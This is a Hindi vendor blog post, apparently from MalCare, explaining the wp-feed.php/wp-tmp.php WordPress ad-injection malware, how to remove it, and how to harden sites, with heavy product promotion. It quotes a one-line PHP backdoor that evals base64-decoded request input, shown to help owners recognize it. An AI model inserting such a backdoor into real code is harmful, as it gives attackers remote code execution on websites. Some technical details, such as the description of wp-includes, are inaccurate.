क्या आपका मैलवेयर स्कैनर आपको अलर्ट कर रहा है कि "आपकी साइट हैक हो गई है" लेकिन यह आपको ठीक लग रही है?
क्या विज़िटर्स आपकी वर्डप्रेस वेबसाइट पर स्पैम विज्ञापनों के बारे में शिकायत कर रहे हैं लेकिन आपको कोई दिखाई नहीं दे रहा?
इस बात की अच्छी संभावना है कि आपकी साइट हैक हो गई है।
हैकर्स अपने हैक्स को साइट मालिकों से छिपाने के चतुर तरीके ढूंढते हैं ताकि वे पता न लगें और वे लंबे समय तक वेबसाइट का शोषण करते रहें।
wp-feed.php सबसे चतुराई से प्रच्छन्न हैक्स में से एक है।
साइट मालिकों से छिपा हुआ, यह आपके विज़िटर्स को अवैध उत्पादों, दवाओं, और वयस्क सामग्री के विज्ञापन प्रदर्शित करता है।
यहां तक कि अगर आप इसका पता लगाने में सक्षम थे, तो उन सभी स्थानों को ढूंढना जहां संक्रमण फैला है, न केवल मुश्किल है बल्कि कभी-कभी असंभव है। संक्रमण को हटाना जटिल और कठिन है। यदि आप इसे हटाने का प्रबंधन करते हैं, तो 10 में से 8 मामलों में, संक्रमण फिर से प्रकट होता है।
निचला रेखा: वर्डप्रेस वेबसाइट से wp-feed.php संक्रमण को हटाना कठिन है।
सौभाग्य से, हमने इस मैलवेयर से अनगिनत बार निपटा है। पिछले दशक में, हमने न केवल सैकड़ों और हजारों वर्डप्रेस वेबसाइटों से wp-feed को सफलतापूर्वक हटाया है, बल्कि पुनर्संक्रमण को भी रोका है।
चिंता न करें। आप अच्छे हाथों में हैं।
इस लेख में, आप सीखेंगे:
- wp-feed.php मैलवेयर कैसे काम करता है और यह आपकी वेबसाइट को कैसे प्रभावित करता है
- इसे अपनी साइट से कैसे हटाएं
- भविष्य में पुनर्संक्रमण को कैसे रोकें
संक्षिप्त सारांश: wp-feed.php संक्रमण को हटाने के लिए, आपको बस हमारे वर्डप्रेस मैलवेयर रिमूवल को इंस्टॉल करना होगा और Auto-Clean फ़ंक्शन चलाना होगा। प्लगइन वेबसाइट बैकडोर्स को हटाकर जो पुनर्संक्रमण को सक्षम करते हैं और फ़ायरवॉल और लॉगिन सुरक्षा के साथ दुर्भावनापूर्ण ट्रैफिक को ब्लॉक करके भविष्य में पुनर्संक्रमण को रोकने में भी मदद करता है।
wp-feed.php और wp-tmp.php क्या हैं? (कारण, लक्षण, और पुनर्संक्रमण)
संक्षेप में: WP-Feed एक प्रकार का मैलवेयर है जो वेबसाइटों पर दुर्भावनापूर्ण विज्ञापन प्रदर्शित करता है। लक्ष्य आपके विज़िटर्स को विज्ञापनों पर क्लिक करने और उन्हें दुर्भावनापूर्ण वेबसाइट पर रीडायरेक्ट करने के लिए प्रेरित करना है।
आप सोच रहे होंगे –
> मेरी वेबसाइट कैसे संक्रमित हुई?
संक्रमण आम तौर पर नल्ड प्लगइन्स या थीम्स के उपयोग के कारण होता है।
नल्ड सॉफ़्टवेयर उपयोग करने के लिए आकर्षक है क्योंकि वे आपको मुफ्त में प्रीमियम सुविधाएं प्रदान करते हैं। कई लोग मानते हैं कि नल्ड सॉफ़्टवेयर परोपकार के कार्य के रूप में वितरित किया जाता है।
यह आमतौर पर मामले से बहुत दूर है। नल्ड सॉफ़्टवेयर वितरित किया जाता है ताकि हैकर्स आपकी साइट तक आसानी से पहुंच प्राप्त कर सकें।
नल्ड प्लगइन्स या थीम्स मैलवेयर से भरे होते हैं। जब आप अपनी वेबसाइट पर एक नल्ड थीम या प्लगइन इंस्टॉल करते हैं, तो आप मूल रूप से हैकर्स के लिए अपनी साइट तक पहुंच के दरवाजे खोल रहे होते हैं।
नल्ड सॉफ़्टवेयर के अलावा, पुराने प्लगइन्स और थीम्स भी कमजोर हो सकते हैं। हैकर्स इन कमजोरियों का फायदा उठाकर आपकी साइट में घुसते हैं।
वे कमजोर उपयोगकर्ता नाम और पासवर्ड जैसे "admin" और "p@ssword" का भी फायदा उठाते हैं। कमजोर क्रेडेंशियल्स का अनुमान लगाना आसान है।
एक हैकर आपके उपयोगकर्ता नाम का अनुमान लगा सकता है और लॉगिन कर सकता है, और wp-feed.php मैलवेयर को सीधे आपकी वेबसाइट में प्रत्यारोपित कर सकता है।
> हैकर्स wp-feed.php से साइट्स को क्यों संक्रमित करते हैं?
लक्ष्य आपके विज़िटर्स को चुराना और उन्हें नकली सेवाओं या उत्पादों को खरीदने के लिए धोखा देना है ताकि हैकर्स राजस्व उत्पन्न कर सकें।
जो वास्तव में आश्चर्यजनक है वह यह है कि वे अक्सर साइट मालिक को एक भी संकेत दिए बिना इसे हासिल करने में सक्षम होते हैं।
जो हमें इस सवाल पर लाता है –
> इस संक्रमण के लक्षणों को नोटिस करना क्यों मुश्किल है?
एक बार हैकर्स आपकी वेबसाइट तक पहुंच प्राप्त कर लेते हैं, तो वे दो फ़ाइलों (wp-feed.php और wp-tmp.php) को आपके wp-includes फ़ोल्डर में प्रत्यारोपित करते हैं।
wp-includes फ़ोल्डर आपके वर्डप्रेस कोर का हिस्सा है। यह वह जगह है जहां आपकी वेबसाइट की थीम स्थित है।
WP फीड फ़ाइल अन्य वर्डप्रेस फ़ाइलों को संक्रमित करना शुरू कर देती है, विशेष रूप से function.php, जो आपकी सक्रिय थीम का हिस्सा है।

function.php के भीतर से, हैकर्स आपकी वर्डप्रेस वेबसाइट पर दुर्भावनापूर्ण पॉपअप विज्ञापन प्रदर्शित करने में सक्षम होते हैं।
वास्तव में दुष्ट हिस्सा यह है कि विज्ञापन केवल नए विज़िटर्स को दिखाए जाते हैं, दोहराने वाले विज़िटर्स को नहीं। मैलवेयर आपकी साइट पर विज़िटर्स को रिकॉर्ड करता है ताकि यह सुनिश्चित हो सके कि केवल नए विज़िटर्स को विज्ञापन दिखाए जाएं। यह पता लगाने से रोकने का एक सरल तरीका है।

इसलिए आप, अपनी साइट के लगातार विज़िटर के रूप में, हैक का कोई लक्षण कभी नहीं देखते।
wp-feed.php मैलवेयर को कैसे साफ करें?
संक्रमण को हटाने के दो तरीके हैं। वे हैं –
1. प्लगइन का उपयोग करना (आसान)
2. इसे मैन्युअली करना (मुश्किल)
आइए प्रत्येक विधि में गोता लगाएं।
1. प्लगइन के साथ WP-Feed.php मैलवेयर हटाना (आसान तरीका)
आप में से कुछ के पास पहले से ही अपनी वेबसाइट पर एक सिक्योरिटी प्लगइन इंस्टॉल हो सकता है। यह शायद यही प्लगइन था जिसने आपको दुर्भावनापूर्ण फ़ाइलों के बारे में अलर्ट किया – wp-includes/wp-feed.php और wp-includes/wp-tmp.php।
अधिकांश सिक्योरिटी प्लगइन्स मैलवेयर हटाने की सेवाएं प्रदान करते हैं, लेकिन बहुत कम MalCare सिक्योरिटी जितनी जल्दी और प्रभावी ढंग से कर सकते हैं।
- MalCare आपकी साइट को 60 सेकंड से कम में साफ कर देगा। आपको टिकट उठाने की आवश्यकता नहीं है। आपको कतार में प्रतीक्षा करने की आवश्यकता नहीं है। आपको अपनी साइट के क्रेडेंशियल्स किसी थर्ड-पार्टी प्लगइन को सौंपने की आवश्यकता नहीं है।
- सिर्फ इतना ही नहीं, प्लगइन हर नुक्कड़ और कोने में जाता है, छिपे हुए मैलवेयर की तलाश में। यह आपकी साइट पर मौजूद हर एक दुर्भावनापूर्ण स्क्रिप्ट को ढूंढता है।
- यह नए और अच्छी तरह से छिपे हुए मैलवेयर का पता लगाने के लिए गैर-पारंपरिक तरीकों का उपयोग करता है। यह कोड के व्यवहार का गहन विश्लेषण करता है ताकि दुर्भावनापूर्ण इरादे की पहचान की जा सके। यह यह सुनिश्चित करने में भी मदद करता है कि यह अच्छे कोड को बुरे के रूप में चिह्नित नहीं कर रहा है।
- यह यह सब कुछ ही मिनटों के भीतर करता है।
आइए MalCare के साथ wp-feed.php संक्रमण को साफ करें।
चरण 1: अपने वर्डप्रेस वेबसाइट पर MalCare सिक्योरिटी इंस्टॉल और सक्रिय करें।
चरण 2: अपने डैशबोर्ड मेनू से, MalCare चुनें। अपना ईमेल पता दर्ज करें और Secure Site Now पर क्लिक करें।

चरण 3: अगले पेज पर, आपको पासवर्ड दर्ज करने के लिए कहा जाएगा, और फिर अपना URL दर्ज करें।
MalCare तुरंत आपकी वेबसाइट को स्कैन करना शुरू कर देगा। उद्देश्य आपकी वेबसाइट पर मौजूद दुर्भावनापूर्ण कोड के हर एक उदाहरण को ढूंढना है।
इसका मतलब है, यह न केवल wp-feed.php और wp-tmp.php फ़ाइलों का पता लगाएगा, बल्कि आपके वर्डप्रेस फ़ाइलों को संक्रमित करने वाले सभी दुर्भावनापूर्ण कोड, जिसमें function.php फ़ाइल में छिपे उदाहरण भी शामिल हैं।
आप निश्चिंत हो सकते हैं कि प्लगइन आपकी साइट पर मौजूद हर एक बैकडोर को भी ढूंढ लेगा, ताकि पुनर्संक्रमण को रोका जा सके।

दुर्भावनापूर्ण स्क्रिप्ट्स ढूंढने पर, प्लगइन आपको इसके बारे में अलर्ट करेगा।
अगला, आपको अपनी साइट को साफ करने की आवश्यकता है।

कृपया ध्यान दें कि MalCare का मैलवेयर रिमूवल एक प्रीमियम फीचर है। यह एकमात्र त्वरित मैलवेयर रिमूवल प्लगइन है। $99 प्रति वर्ष के लिए, आप एक साइट को जितनी बार चाहें उतनी बार साफ कर सकते हैं, और सर्वोत्तम संभव सुरक्षा के प्रति आश्वस्त रह सकते हैं। MalCare मूल्य निर्धारण के बारे में अधिक जानें।
चरण 4: अपनी वेबसाइट से wp-feed.php के हर एक निशान को हटाने के लिए, आपको बस Auto-Clean बटन पर क्लिक करना होगा।
MalCare आपकी साइट को तुरंत साफ करना शुरू कर देगा।

बस इतना ही। इस तरह आप प्लगइन के साथ अपनी वेबसाइट को साफ करते हैं।
2. WP-Feed.php मैलवेयर को मैन्युअली हटाना (मुश्किल तरीका)
संक्रमण को मैन्युअली हटाना काफी चुनौतीपूर्ण है, क्योंकि इस प्रकार के संक्रमण में बहुत सारे चलते हुए टुकड़े हैं।
- हैकर दो दुर्भावनापूर्ण फ़ाइलें अपलोड करता है – wp-feed.php और wp-tmp.php। आपको शुरू करने के लिए उन्हें हटाने की आवश्यकता है। यह शायद एकमात्र आसान हिस्सा है।
- संक्रमण अन्य वर्डप्रेस फ़ाइलों में फैल गया है, जिसमें function.php फ़ाइल भी शामिल है। यह कठिन है, क्योंकि कौन कह सकता है कि संक्रमण कहां तक फैला है।
- सभी दुर्भावनापूर्ण कोड ढूंढने में आपको घंटों लगेंगे।
- दुर्भावनापूर्ण कोड को पहचानना मुश्किल है क्योंकि वे अच्छी तरह से प्रच्छन्न हैं और सामान्य कोड के टुकड़ों की तरह दिखते हैं।
- कुछ ज्ञात दुर्भावनापूर्ण कोड, जैसे "eval(base64_decode)", वैध प्लगइन्स का हिस्सा हो सकते हैं। उनका उपयोग दुर्भावनापूर्ण तरीके से नहीं किया जाता है। इसलिए, कोड को हटाने से आपका प्लगइन प्रभावित होगा और आपकी साइट भी टूट सकती है।
- इस बात की काफी संभावना है कि आप कोड के टुकड़ों को याद करेंगे जिससे पुनर्संक्रमण हो सकता है।
इसलिए मैन्युअल हटाना बिल्कुल भी प्रभावी नहीं है।
हालांकि, अगर आप अभी भी इसे करना चाहते हैं, तो कृपया अपनी वेबसाइट का पूरा बैकअप लें। यदि आप गलती से कुछ हटाकर अपनी साइट को तोड़ देते हैं, तो आप इसे जल्दी से सामान्य स्थिति में बहाल कर सकते हैं।
यहां उन सर्वोत्तम बैकअप सेवाओं की सूची है जिन्हें आप चुन सकते हैं।
और यहां एक लेख है जो आपको मैन्युअली मैलवेयर हटाने में मदद करेगा – वर्डप्रेस हैक्ड. बस "हैक की गई वर्डप्रेस वेबसाइट को मैन्युअली कैसे साफ करें" सेक्शन पर जाएं।
आपकी वेबसाइट अब संक्रमण से मुक्त है, लेकिन यह सुरक्षा से बहुत दूर है। हैकर्स अभी भी आपकी साइट को निशाना बना सकते हैं और इसे संक्रमित करने का प्रयास कर सकते हैं। आपको यह सुनिश्चित करने की आवश्यकता है कि आपकी साइट भविष्य के संक्रमण से सुरक्षित है। लेकिन इससे पहले कि हम उसमें जाएं, आइए wp-feed.php और wp-tmp.php संक्रमण के प्रभाव पर एक नज़र डालते हैं।
wp-temp.php मैलवेयर संक्रमण का प्रभाव
कहने की जरूरत नहीं कि wp-feed.php और wp-tmp.php मैलवेयर की उपस्थिति आपकी वेबसाइट पर विनाशकारी प्रभाव डाल सकती है।
wp-temp.php से संक्रमित वेबसाइट्स अक्सर निम्नलिखित परिणाम भुगतती हैं:
- आप बाउंस दर में वृद्धि और विज़िटर्स द्वारा आपकी वेबसाइट पर बिताए गए समय में गिरावट देखेंगे।
- पॉपअप विज्ञापन आपकी वेबसाइट को भारी और वास्तव में धीमा बना देंगे।
- किसी को धीमी वेबसाइट पसंद नहीं है, इसलिए विज़िटर्स आपके पेज ब्राउज़र पर लोड होने से पहले वापस बटन दबाने की संभावना रखते हैं। इसका डोमिनोज प्रभाव होगा।
- सर्च इंजन देखेंगे कि लोग आपकी साइट को कितनी जल्दी छोड़ रहे हैं। वे निष्कर्ष निकालेंगे कि आप वह पेशकश नहीं कर रहे जो उपयोगकर्ता खोज रहे हैं। आपकी सर्च इंजन रैंकिंग गिर जाएगी।
- इसका मतलब है कि SERPs में उच्च रैंक करने के लिए आपके द्वारा खर्च किए गए प्रयास, समय, और पैसा बर्बाद हो गया है।

- हैक की गई वेबसाइट्स Google द्वारा ब्लैकलिस्ट की जाती हैं और होस्टिंग प्रदाताओं द्वारा निलंबित की जाती हैं। साथ ही, अगर हैक की गई साइट्स Google विज्ञापन चला रही हैं, तो AdWords खाता निलंबित कर दिया जाएगा। यह सब ट्रैफिक में और गिरावट का कारण बनेगा।
- इसके अलावा, हैक की गई वेबसाइट्स को साफ करना महंगा मामला हो सकता है, यदि आप सही टूल्स का उपयोग नहीं कर रहे हैं।
अच्छी खबर यह है कि आप जानते हैं कि आपकी साइट हैक हो गई है। इसलिए आप इसे साफ कर सकते हैं और प्रभाव को रोक सकते हैं।
भविष्य में wp-feed.php मैलवेयर से अपनी साइट को कैसे बचाएं?
हमारे कई पाठकों ने अपनी साइट्स से wp-feed.php मैलवेयर को हटाने की कोशिश की होगी, केवल यह पता लगाने के लिए कि मैलवेयर वापस आता रहता है।
ऐसा इसलिए होता है क्योंकि आपकी साइट पर एक बैकडोर इंस्टॉल है। अधिकांश बैकडोर अत्यधिक अच्छी तरह से प्रच्छन्न होते हैं, इतना कि उन्हें शौकिया डेवलपर्स द्वारा वैध कोड के रूप में पारित किया जा सकता है।

पिछले सेक्शन में, हमने बताया कि हैकर्स दो फ़ाइलें डालते हैं, wp-feed.php और wp-tmp.php, आपकी वेबसाइट कोड में। wp-tmp.php फ़ाइल बैकडोर के रूप में कार्य करती है। यदि आप फ़ाइल खोलते हैं, तो आपको एक स्क्रिप्ट मिलेगी जो कुछ इस तरह दिखती है –
$p = $REQUEST$#91;”m”]; eval(base64_decode ($p));
अच्छी खबर यह है कि आप निम्नलिखित उपाय करके भविष्य के हैक प्रयासों से अपनी साइट को बचा सकते हैं –
1. नल्ड सॉफ़्टवेयर हटाएं और उनका उपयोग बंद करें
यदि आप अपनी वेबसाइट पर नल्ड प्लगइन या थीम का उपयोग कर रहे हैं, तो इसे तुरंत हटाएं।
हैकर्स ने पहली जगह में नल्ड सॉफ़्टवेयर का उपयोग करके आपकी साइट तक पहुंच प्राप्त की। कोई फर्क नहीं पड़ता कि आप अपनी साइट को कितनी अच्छी तरह साफ करते हैं, अगर आप नल्ड सॉफ़्टवेयर नहीं हटाते हैं, तो हैकर्स आपकी साइट में अपना रास्ता खोज लेंगे और मैलवेयर प्रत्यारोपित करेंगे।
यदि आपने अपने उपयोगकर्ताओं को प्लगइन्स और थीम्स इंस्टॉल करने की अनुमति दी है, तो सुनिश्चित करें कि वे कभी भी नल्ड सॉफ़्टवेयर का उपयोग न करें।
वास्तव में, प्लगइन्स और थीम्स की स्थापना को पूरी तरह से रोकना MalCare की मदद से बेहतर अभ्यास है।
आपको बस MalCare के डैशबोर्ड में लॉग इन करना है, अपनी वेबसाइट चुनें, Apply Hardening पर क्लिक करें, और Block Plugin/Theme Installation सक्षम करें।

2. अपनी साइट सुरक्षा को सख्त करें
आप फ़ाइल अनुमतियों को बदलकर हैकर्स को wp-feed.php जैसी दुर्भावनापूर्ण फ़ाइलों को अपने वर्डप्रेस फ़ोल्डर्स में प्रत्यारोपित करने से रोक सकते हैं।
फ़ाइल अनुमतियां नियमों का एक समूह है जो निर्धारित करता है कि कौन सी फ़ाइलों तक पहुंच सकता है। आप उपयोगकर्ताओं को wp-includes फ़ोल्डर में संशोधन करने से रोक सकते हैं। फ़ाइल अनुमतियों को अधिक गहराई से समझने के लिए, इस गाइड को देखें: वर्डप्रेस फ़ाइल अनुमतियाँ।

आप फ़ाइल एडिटर को अक्षम करके हैकर्स को अपनी थीम संशोधित करने से भी रोक सकते हैं। यह उन्हें आपकी वेबसाइट पर पॉप-अप विज्ञापन इंजेक्ट करने से रोकेगा। आप इसे मैन्युअली कर सकते हैं लेकिन यह जोखिम भरा है और अनुशंसित नहीं है।
अगर आपके पास पहले से MalCare इंस्टॉल है, तो फ़ाइल एडिटर को अक्षम करने के लिए आपको बस एक बटन क्लिक करना होगा।

वर्डप्रेस हार्डनिंग के बारे में अधिक जानें।
3. अपनी वेबसाइट को अपडेट रखें
किसी भी अन्य सॉफ़्टवेयर की तरह, वर्डप्रेस प्लगइन्स और थीम्स कमजोरियां विकसित करते हैं। जब डेवलपर्स इस भेद्यता के बारे में पता लगाते हैं, तो वे जल्दी से एक पैच बनाते हैं और इसे अपडेट के रूप में जारी करते हैं।
अपडेट लागू करने में कोई देरी आपकी साइट को जोखिम में डालती है।
हैकर्स कमजोरियों का फायदा उठाने में माहिर हैं। वास्तव में, वे हमेशा कमजोरियों वाली वेबसाइट्स की तलाश में रहते हैं ताकि वे इसका उपयोग साइट तक पहुंच प्राप्त करने और साइट को मैलवेयर से संक्रमित करने के लिए कर सकें।
इसलिए, कभी भी अपडेट में देरी न करें।
आप यहां सुरक्षा अपडेट के बारे में अधिक जान सकते हैं – वर्डप्रेस सुरक्षा अपडेट।
यहां एक गाइड है जो आपकी साइट को अपडेट रखने में मदद करेगा – वर्डप्रेस कैसे अपडेट करें।
4. मजबूत क्रेडेंशियल्स के उपयोग को लागू करें
आपकी वेबसाइट तक पहुंच प्राप्त करने का सबसे आसान तरीका आपके लॉगिन पेज के माध्यम से है।
हैकर को बस आपके उपयोगकर्ता क्रेडेंशियल्स का सफलतापूर्वक अनुमान लगाने की आवश्यकता है। वास्तव में, वे बॉट्स डिज़ाइन करते हैं जो कुछ मिनटों के भीतर सैकड़ों उपयोगकर्ता नाम और पासवर्ड संयोजनों को आजमा सकते हैं। यदि आप या आपके किसी साथी "admin" और "password123" जैसे अनुमान लगाने में आसान क्रेडेंशियल्स का उपयोग कर रहे हैं, तो बॉट्स को आपकी साइट का उल्लंघन करने में 2 सेकंड लगेंगे। इसे ब्रूट फोर्स अटैक कहा जाता है।
यह सुनिश्चित करना महत्वपूर्ण है कि आपकी वेबसाइट का प्रत्येक उपयोगकर्ता अद्वितीय उपयोगकर्ता नाम और मजबूत पासवर्ड का उपयोग करता है।
आप इससे भी आगे जा सकते हैं और अपने लॉगिन पेज की सुरक्षा के लिए कई उपाय लागू कर सकते हैं। हमने वर्डप्रेस लॉगिन सुरक्षा उपायों की एक सूची संकलित की है जिन्हें आप ले सकते हैं।
5. फ़ायरवॉल का उपयोग करें
क्या यह बहुत अच्छा नहीं होगा यदि आप हैकर्स को पहली जगह में अपनी वेबसाइट पर उतरने से रोक सकें?
फ़ायरवॉल वही टूल है जिसकी आपको आवश्यकता है।
यह आपके साइट तक पहुंच प्राप्त करना चाहने वाले ट्रैफिक की जांच करता है। यदि यह पता लगाता है कि ट्रैफिक दुर्भावनापूर्ण IP पते से उत्पन्न होता है, तो फ़ायरवॉल तुरंत ट्रैफिक को ब्लॉक कर देता है।
इस तरह, यह हैकर्स और बॉट्स को फ़िल्टर करता है।
यहां सर्वश्रेष्ठ वर्डप्रेस फ़ायरवॉल की एक सूची है जिसे आप अपनी साइट पर सक्रिय कर सकते हैं।
हालांकि, अगर आप MalCare का उपयोग कर रहे हैं, तो आपके पास पहले से ही अपनी साइट पर एक फ़ायरवॉल सक्रिय है।

आगे क्या?
हमने आपको दिखाया है कि अपनी साइट को कैसे साफ करें और यह कैसे सुनिश्चित करें कि आप फिर कभी हैक न हों।
एक सलाह जो हमें लगता है कि आपकी वेबसाइट को कई आपदाओं से बचाएगी – अपनी वेबसाइट का नियमित बैकअप लें।
चाहे आपकी वेबसाइट अचानक त्रुटि दिखा रही हो या यह टूट गई हो, बैकअप आपको अपनी साइट को अस्थायी रूप से जल्दी ठीक करने में मदद करेगा।
यदि आप MalCare सिक्योरिटी की सदस्यता लेते हैं, तो आप अतिरिक्त शुल्क के लिए बैकअप एडऑन का भी लाभ उठा सकते हैं। अधिक जानने के लिए हमसे संपर्क करें।
एक मौका दें MalCare सिक्योरिटी प्लगइन को!